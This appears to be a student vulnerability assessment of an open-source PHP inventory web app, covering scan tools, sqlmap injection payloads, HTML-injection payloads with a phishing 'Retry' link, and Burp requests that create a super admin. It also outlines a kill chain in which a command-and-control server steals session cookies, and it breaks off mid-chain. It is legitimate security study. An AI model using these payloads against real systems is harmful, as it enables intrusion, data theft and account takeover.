

# Vulnerability Assessment of Mini Inventory & Sales Management System

Roland Reif\*, Tashlima Rashid†, Saimon Bin Islam‡

## Abstract

This report analyzes the **Mini Inventory & Sales Management System** web application for vulnerabilities. We provide examples of the tools we used and explain our methodology for analyzing for specific types of vulnerabilities (e.g. SQL Injections, XSS, Broken Access). We elaborate on found weaknesses, relate them to the source code, and show how we fixed them. For XSS we show an example attack explicating the full Cyber Kill Chain.

## 1 Overview of "Mini Inventory & Sales Management System" (MISM)

The **Mini Inventory & Sales Management System** is a modern open source web application for managing inventory, developed by Amir Sanni and available on Github [1]. It is partly kept up to date (e.g., the last commit at the time of writing was in April 2023) and it is a decently popular open-source web applications for inventory management with over 380 followers of this repository on Github. A security policy is in place and reported vulnerabilities are fixed on a best-effort basis. Most of the source code is written in PHP or JavaScript.

After cloning the repository from Github, one can run a web server and database server to provide users with the website. For this we utilized the XAMPP framework<sup>1</sup> [2] running on Windows 10. As a web server we used Apache [3], PHP [4], and MySQL [5]. To create the database, one can run the provided `1410inventory.sql` script. The web application utilizes an adapted version of the Model-View-Controller software architecture pattern [6]. It also utilizes partly the CodeIgniter Framework [7].

Three subpages and their respective functionalities are only available for admins (users with the role **Super**):

- **Inventory Items:** Admins can add, modify, and delete items in the inventory
- **Database Management:** Admins download and import data to the database
- **Admin Management:** Admins can add, modify, and delete users (and their role: **Basic** or **Super**)

Two subpages and their respective functionalities are available for all users (**Super** and **Basic**):

- **Dashboard:** Shows statistics and graphics about earnings
- **Transactions:** Users can add new transactions, can list previous ones, and can generate sales reports

Figure 1 shows two screenshots from the respective subpages.

---

\*ro\_reif@live.concordia.ca

†t\_rash@live.concordia.ca

‡saimonbinislam@iut-dhaka.edu

<sup>1</sup>Version 8.2.0




Figure 1: Screenshots from the Dashboard and the Transactions page.

## 2 Methodology and Responsibilities

As required, we will now provide a short overview of each team member’s responsibilities. After selecting the MISIM web application, we agreed that everyone should focus in-depth on one of the major vulnerabilities found in today’s web applications. This should include the usage of respective tools, relating vulnerabilities to source code, coming up with attack vectors and kill chains, fixing found vulnerabilities, and writing the respective report chapters.

For selecting the three main vulnerability types we consulted the OWASP Top Ten<sup>2</sup> and various papers. We decided to focus in-depth on the top three vulnerabilities described in [8]: Tashlima chose **SQL Injections**, Roland chose **XSS** and Saimon chose **Broken Access**.

Additionally, we also performed a general vulnerability analysis and agreed to include further vulnerabilities on the go. In regular team meetings, we updated each other on our progress and tried to

	Roland Tashlima Saimon		
<b>Tool Usage</b>			
Burpsuite	X	X	X
Snyk	X	X	
SQLmap	X	X	
PwnXSS, XSSStrike, FindXSS	X		
<b>Vulnerability Detection</b>			
Framework Vulnerabilities	X	X	
XSS Injections	X		
SQL Injections		X	
Cookie Manipulation			X
<b>Kill Chain Example</b>			
XSS Attack	X		
Developing C&C Server	X		
<b>Vulnerability Fixing</b>			
Framework Fixing	X	X	
XSS Sanitation	X		

Table 1: Achievements of team members.

<sup>2</sup><https://owasp.org/www-project-top-ten/>

motivate and support each team member. In this report, each team member has written the Chapters on the team member’s respective focus vulnerabilities.

## 3 Tools Used

### 3.1 Snyk

For general static vulnerability detection we used Snyk [9]. Snyk analyzed 264 files of the MISM web application and 64 % of the source code. Overall it detected 68 issues. Most of these issues need to be attributed to the CodeIgnitor framework and can be found in the respective files. However, not all of these issues are relevant as the complete CodeIgnitor framework is included in the web application files, regardless of whether certain parts of the framework are actually used or not. Found vulnerabilities include issues regarding Directory Traversal, SQL Injections, and usage of unsecure cryptographic functions. 20 DOM-based XSS vulnerabilities were found, that will be elaborated on in Chapter 4.2.

### 3.2 Burpsuite

Burp Suite is a web application security testing tool developed by PortSwigger. It is widely used by security professionals and researchers to identify and exploit vulnerabilities in web applications. Its technologies integrate smoothly to assist the whole testing process, from initial mapping and analysis of an application’s attack surface through detecting and exploiting security vulnerabilities.




Figure 2: Screenshot of the main page of Burpsuite.

Some of its common features includes:


1. Proxy server: The proxy server allows users to intercept and modify traffic between the web browser and the server. This can help in identifying vulnerabilities and testing the security of the web application.
2. Scanner: The scanner is a powerful tool that automatically identifies vulnerabilities in the web application such as SQL injection, cross-site scripting (XSS), and other common vulnerabilities.

3. Intruder: The intruder tool is used to automate attacks on the web application by modifying different parameters in the requests and observing the application's responses.

4. Repeater: The repeater allows users to repeat requests and responses and modify them in real-time. This can help in testing different attack vectors and identifying vulnerabilities. A screenshot of the main page of Burpsuite can be seen in Figure 2.

### 3.3 SQL Injection Analyzers

SQLmap [10] is a powerful open-source tool for detecting SQL Injections. Running it, we detected a variety of SQL injection vulnerabilities, especially time-based blind SQL injections. Figure 3 shows some injections vulnerabilities detected for GET requests that request all transactions from the backend.



```
23:31:10 [INFO] testing 'MySQL UNION query (NULL) - 41 to 50 columns'
23:31:39 [INFO] testing 'MySQL UNION query (random number) - 41 to 50 columns'
23:32:01 [WARNING] parameter 'Referer' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 43776 HTTP(s) requests:
-----
Parameter: orderBy (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: orderBy=(SELECT (CASE WHEN (8254=6254) THEN 0x66697273745f6e16d65 ELSE (SELECT 2029 UNION SELECT 6063) END))&orderFormat=ASC&limit=10

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: orderBy=first_name;SELECT SLEEP(5)*&orderFormat=ASC&limit=10

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: orderBy=first_name AND (SELECT 8224 FROM (SELECT(SLEEP(5)))qeQf)&orderFormat=ASC&limit=10
-----
[23:32:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.1, Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:32:01] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3384 times
```

Figure 3: Screenshot of some SQL Injection vulnerabilities.

### 3.4 XSS Analyzers

For static XSS analysis, we used an **enhanced XSS Snyk package** [11] to improve Snyk's regular XSS scan. Snyk could not detect any stored or reflected XSS vulnerability. But it detected multiple DOM-based vulnerabilities, which will be described more in Chapter 4.2.

**FindXSS** [12] is a further online source code analyzer for XSS vulnerability detection. It could not find any XSS vulnerability in the MISM web application.

For dynamic XSS analysis, **XSStrike** [13] is probably the most popular open-source XSS scanner with over 10 000 followers on GitHub. It utilizes an intelligent payload generator, an adaptive fuzzing engine, and multiple parsers.

**PwnXSS** [14] works similarly way but with a different payload generation. It is developed to be run on Kali Linux machines. Reports on how to install and run these tools can be found here [15] (PwnXSS) and here [16] (XSStrike). After establishing a tunnel from the Kali Linux tools to the Windows localhost<sup>3</sup>, we ran the tools extensively, but no XSS vulnerability could be found at all.

<sup>3</sup>As described in Chapter 1, the author of this report runs the MISM application on a Windows machine. To be able to use the aforementioned Kali Linux tools, he used the Windows Subsystem for Linux 2.0 and wrote a script to enable access for these tools to the localhost websites of the Windows host system.

```
~/XSStrike master 71 | python3 xstrike.py --crawl -u http://172.31.96.1/mini-inventory-and-sales-management-system/items --headers
XSStrike v3.1.5

[~] Crawling the target
-----
[+] Vulnerable component: jquery v3.1.1
[!] Component location: https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js
[!] Total vulnerabilities: 1
[!] Summary: JQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution
[!] Severity: low
[!] CVE: CVE-2019-11358
-----
[!] Progress: 2/2
~/XSStrike master 71 |
~/PwnXSS master 113 73 | python3 pwnxss.py -u http://172.31.96.1/mini-inventory-and-sales-management-system/transactions --cookie ["_1410_\"he36519w0qk8iq5um8107jb
h1mev390\""] --depth 4
PWNXSS [v0.5 Final] https://github.com/pwn0sec/PwnXSS
<<<<<< STARTING >>>>>>

[15:38:36] [INFO] Starting PwnXSS...
*****
[15:38:36] [INFO] Checking connection to: http://172.31.96.1/mini-inventory-and-sales-management-system/transactions
[15:38:37] [INFO] Connection established 200
*****
[15:38:37] [INFO] Checking connection to: http://172.31.96.1/mini-inventory-and-sales-management-system/transactions
[15:38:37] [INFO] Connection established 200
~/PwnXSS master 113 73 |
```

Figure 4: One example run of XSStrike and PwnXSS

XSStrike was able to find one minor other vulnerability related to an outdated jQuery version. Figure 4 shows one such example run for XSStrike and PwnXSS each.

## 4 Vulnerability Detection

Using the described tools, we found the following vulnerabilities.

### 4.1 Framework Vulnerabilities

The MISM application uses the CodeIgnitor framework and hence vulnerabilities in the respective source code can be very relevant for the MISM application itself as well. Here we detected e.g. the usage of **outdated cryptographic primitives** (e.g. MD5 as hashing functions as can be seen in Figure 5).




Figure 5: Alert for usage of an insecure hashing function by Snyk

Run on its own, the MISM application does not use TLS, and HTTPS is not enforced at all. Without proper encryption all HTTP requests and responses are obviously readable by any **Man-in-**

**the-Middle** attacker (e.g. utilizing Burpsuite) and hence an attacker could read passwords, extract cookies and manipulate any request of his choosing.

## 4.2 XSS Vulnerabilities

Snyk detected multiple DOM-based XSS vulnerabilities, that we were able to relate to the source code. When an admin creates a new user and fails to do so an error message is displayed. In that case, unsanitized input from the web server directly flows into *html()* and is used for dynamic HTML page construction. The vulnerable code can be found in `public/js/admin.js` in lines 237-242 where each line has this vulnerability. The code is displayed in Figure 6.

```
232     else{
233         //display error message returned
234         $("#fMsgEdit").css('color', 'red').html(returnedData);
235
236         //display individual error messages if applied
237         $("#firstNameEditErr").html(returnedData.firstName);
238         $("#lastNameEditErr").html(returnedData.lastName);
239         $("#emailEditErr").html(returnedData.email);
240         $("#mobile1EditErr").html(returnedData.mobile1);
241         $("#mobile2EditErr").html(returnedData.mobile2);
242         $("#roleEditErr").html(returnedData.role);
243     }
```

Figure 6: Vulnerable code for DOM-based XSS.

The MISM web application has sophisticated XSS protection mechanisms in place and every time HTTP requests are sent, potentially dangerous user input is escaped using multiple functions of the CodeIgniter framework. Therefore, none of the tools found any stored or reflected XSS vulnerability. But the author did. The focus in the following will be on the **Transactions** subpage, as this is the only subpage available to all users<sup>4</sup>. As seen in Figure 1 the **Transactions** page consists of a form for creating new transactions and a list of all previous transactions. The form allows for alphanumeric user input in the fields **Customer Name**, **Customer Phone**, and **Customer E-Mail**.

```
<td>POS</td>
<td>Roland Reif</td>
<td>Lisa Meier - 12309845672 - lisa.meier@gmail.com</td>
<td>18th Mar, 2023 03:00am</td>
<td>Completed</td>
</tr>
<tr>...</tr>
</tbody>
</table>
```

Figure 7: HTML code of previous transactions.

Over 5 000 times, the author entered potentially malicious payloads into the form that creates new transactions and then inspected the respective HTTP requests, HTTP responses, the stored database

<sup>4</sup>A subpage that can be used by all users increases the attack surface. Furthermore, if a form can only be filled with malicious payload by an admin, then the attacker would already be an admin and would already have full access of the website.

entry, and the HTML code of the refreshed page.

The following observations are the most relevant ones. First, dangerous keywords like "<script>" get replaced by "xss=removed"<sup>5</sup>. Second, the length of all user input fields is strictly limited to 20 characters, and only the email field allows for 40 characters. This greatly limits the potential for any injection attack. Luckily HTML analysis revealed something useful. In the list of all previous transactions a customer's name, phone number, and E-mail are written in the same <td></td> element and are only separated by "-", as can be seen in Figure 7. Furthermore, we see the complete HTML structure of the list, e.g. that the list is represented in a <table></table> environment.

Using this knowledge we can now manipulate the appearance of the website by inserting adaptations of the following payloads into the customer name, phone, and e-mail fields.

- </td><td>: breaks out of the column (Customer) and writes in the next one (Date).
- </tr><tr>: breaks out of the current row and starts a new row (e.g. a new transaction).
- </table>: breaks completely out of the table environment.
- <a href="http://google.com"> link: adds a hyperlink to Google.
- <h2> Header </h2>: changes the font to a header.
- <noscript>: hides everything that comes afterward in the current <div></div>.

The screenshot shows a web application interface. At the top, there are three input fields for customer information: "Customer Name" (containing "Tim - 911 - tim@web.de"), "Customer Phone" (containing "</td><td>2 Mar, 23"), and "Customer Email" (containing "</td><td>Incomplete<noscript>"). Below these fields are buttons for "Use Barcode Scanner", "Confirm Order", and "Clear Order". Below the form is a table titled "TRANSACTIONS". The table has columns: SN, Receipt No, Total Items, Total Amount, Amount Tendered, Change Due, Mode of Payment, Staff, Customer, Date, and Status. The first row of data shows a transaction with SN "1.", Receipt No "76251830", Total Items "1", Total Amount "¥15.00", Amount Tendered "¥15.00", Change Due "¥0.00", Mode of Payment "POS", Staff "Roland Reif", Customer "Tim - 911 - tim@web. -", Date "2 Mar, -", and Status "Incomplete".

SN	Receipt No	Total Items	Total Amount	Amount Tendered	Change Due	Mode of Payment	Staff	Customer	Date	Status
1.	76251830	1	¥15.00	¥15.00	¥0.00	POS	Roland Reif	Tim - 911 - tim@web. -	2 Mar, -	Incomplete

Figure 8: Overwriting the appearance of Status with a XSS attack.

This can lead to a huge variety of attacks. We control nearly every aspect of the appearance of the table and can overwrite dates, add new transactions, can hide existing transactions, and can alter e.g. the status.

Figure 8 shows just one simple example of such a payload and how it will change the appearance of the Status of a transaction to "Incomplete", making it possible for a customer to demand a refund.

<sup>5</sup>Further filtered keywords include: onbounce, onstart, ontoggle, onanimation, style, src, javascript, data:, xlink.



Note that we only change the appearance of the **Status** field. The respective database entry and HTTP response still hold "Complete" as the **Status**.

### 4.3 SQL Injection Vulnerabilities

SQL injection is a type of cyber-attack that involves exploiting vulnerabilities in a web application's database layer. This attack is carried out by injecting malicious SQL statements into an entry field of a web application, such as a search bar or a login form. When the application's database executes the SQL query, the attacker's injected SQL code is executed as well.

The goal of an SQL injection attack is typically to gain unauthorized access to sensitive data or to perform actions that the attacker is not authorized to perform, such as modifying or deleting data. SQL injection attacks can be particularly dangerous because they can be used to bypass authentication mechanisms and gain full access to a system's database.




Figure 9: SQL Injection

### 4.4 Cookie Manipulation

Cookie manipulation refers to the act of modifying, intercepting, or deleting cookies that are stored on a user's computer or device by a website or web application. Cookies are small pieces of data that are sent from a website to a user's browser and are stored on the user's computer or device. Cookies can be used for a variety of purposes, such as tracking user preferences, enabling personalized content, and maintaining user sessions. In this attack at first we connect our port to burpsuit. We login with two users : one who can get access and other not have access. We take the request and send them to the repeater. We copied the cookie of the right user and paste in the cookie of the wrong user despite having wrong username and password. We clear the cookie section of the browser and we sent the request of the wrong user. This is shown in Figures 10 and 11 consequently. The rest of the request stays the same. The attack was unsuccessful

After that we took the post request of add admin page from burpsuite Figure 12 where we can proceed to handle the input data and add a new admin to our system. We clear the previous cookies



```

Pretty Raw Hex
1 POST /mini-inventory-and-sales-management-system/access/login
  HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 58
4 sec-ch-ua: "Chromium";v="111", "Not (A:Brand);v="8"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111
  Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://127.0.0.1
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  http://127.0.0.1/mini-inventory-and-sales-management-system/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: __1410__=7dnlnk7p2c6u9729d921defnk4ujco2g
19 Connection: close
20
21 email=saimonbinislaml240gmail.com&password=saimonbinislam

```

Figure 10: Request of a legitimate user

```

5 Referer:
  http://127.0.0.1/mini-inventory-and-sales-management-system/
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: __1410__=9f9gmac137ot1dul8ha24e7b87136ca7
9 Connection: close
10
11 email=saimonbinislaml340gmail.com&password=0123456789

```

Figure 11: Request of a false user

in our browser and then typed new user name, password, email to our system. When we clicked the response button we get a saying mentioning a user has been created as super user. When we go to the administrator page Figure 13 we see that a user has been created but not logged in before. So if we understand from attackers point of view, if however, the attacker is successful in getting the http request of add admin page, he will be successful in penetrating the web application as super user and can modify the application without knowing the credentials of actual admin user.

```

1 POST
  /mini-inventory-and-sales-management-system/administrators/add
  HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 151
4 sec-ch-ua: "Chromium";v="111", "Not (A:Brand";v="8"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111
  Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://127.0.0.1
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  http://127.0.0.1/mini-inventory-and-sales-management-system/admini
  strators
16 X-Original-URL: /admin
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: _l4l0_=7e3m3dv2scl6dpi972cdc8qjhdDrbee6g
20 Connection: close
21
22 firstName=dddd&lastName=dddd&email=saimonbinislam14@gmail.com&
  role=Super&mobile1=44563694521&mobile2=&passwordOrig=0123456789&
  passwordDup=0123456789

```

Figure 12: HTTP request of Add admin page

Showing 1-4 of 4









ADMINISTRATOR ACCOUNTS									
SN	NAME	E-MAIL	MOBILE	WORK	ROLE	DATE CREATED	LAST LOG IN	EDIT	ACCOU STATUS
1.	Bokse Dddd	saimonbinislam15@gmail.com	44563694221		Basic	3rd Apr, 2023 10:01:02pm	---		
2.	Dddd Ddddd	saimonbinislam14@gmail.com	44563694521		Super	3rd Apr, 2023 09:58:34pm	---		
3.	Salsal Dfefe	saimonbinislam13@gmail.com	01234567892		Basic	3rd Apr, 2023 08:48:53pm	3rd Apr, 2023 09:54:19pm		
4.	Sammy Bang	saimonbinislam12@gmail.com	85521145632		Super	3rd Apr, 2023 08:13:31pm	3rd Apr, 2023 08:48:05pm		

Figure 13: Caption

## 5 Cyber Kill Chain Example: XSS attack

We will now present one full example of the Cyber Kill Chain as presented in the lecture with an initial attack vector using XSS. The attacker is a registered basic user and can perform a novel combination of both stored and reflected XSS using our highly sophisticated Command&Control server. We illustrate how one can gain full admin access of the website. A corresponding graphic can be found in Figure 14.




Figure 14: Overview over Cyber Kill Cycle of an XSS attack.

### 5.1 XSS-Reconnaissance

For Reconnaissance, the author used all the dynamic XSS vulnerability scanners described in Chapter 3.4 and experimented with over 5 000 potentially threatening payloads, yielding the found vulnerabilities as described in Chapter 4.2.

### 5.2 XSS-Weaponization

For Weaponization, we want to force the victim to click on a malicious link. To achieve this, we first attack the availability of transactions by hiding the display of all previous transactions with `<noscript>`. Using social engineering tactics, we now display a plausible error message (-> Wifi down! in a big and pressing font (`<h2>`) and in the middle of the page (`</table>`). To display a solution to the victim and to ease the victim into clicking the link, we ask the victim if they want to

Customer Name	Customer Phone	Customer Email
</table><h2>	>Wifi down!	Retry?<a href="http://localhost/a">yes<noscript>

Figure 15: Initial XSS attack vector.

"Retry" to load the transactions. If the victim clicks on **yes**, they actually click on a malicious link (<a href="http://localhost/a">. This initial attack vector is displayed in Figure 15.

### 5.3 XSS-Delivery

1-5 of 5

TRANSACTIONS										
SN	Receipt No	Total Items	Total Amount	Amount Tendered	Change Due	Mode of Payment	Staff	Customer	Date	Status
1.	369424	1	₦15.00	₦15.00	₦0.00	POS	Roland Reif			

- >Wifi down! - Retry?yes

Figure 16: XSS-Delivery as seen by the victim.

For the Delivery of our initial attack vector, we simply need to be a basic user who has access to the regular **Transactions** subpage and then we need to enter the respective payload. This payload will get stored in the database. Whenever any user now loads the **Transactions** page, all transactions including the malicious payload get loaded and displayed in the victim's browser. This can be seen in Figure 16. Note how this has been achieved, despite character limits of 20 (and at most 40) at all input fields.

### 5.4 XSS-Exploitation

For the following parts of the Cyber Kill Chain, the author has programmed a Command&Control Server. The source code is available on GitHub<sup>6</sup>. For the Exploitation, we extract the session cookie at first contact. If the victim was an admin we now have a full admin session cookie. This part of the source code can be seen in Figure 17.

### 5.5 XSS-Establishment

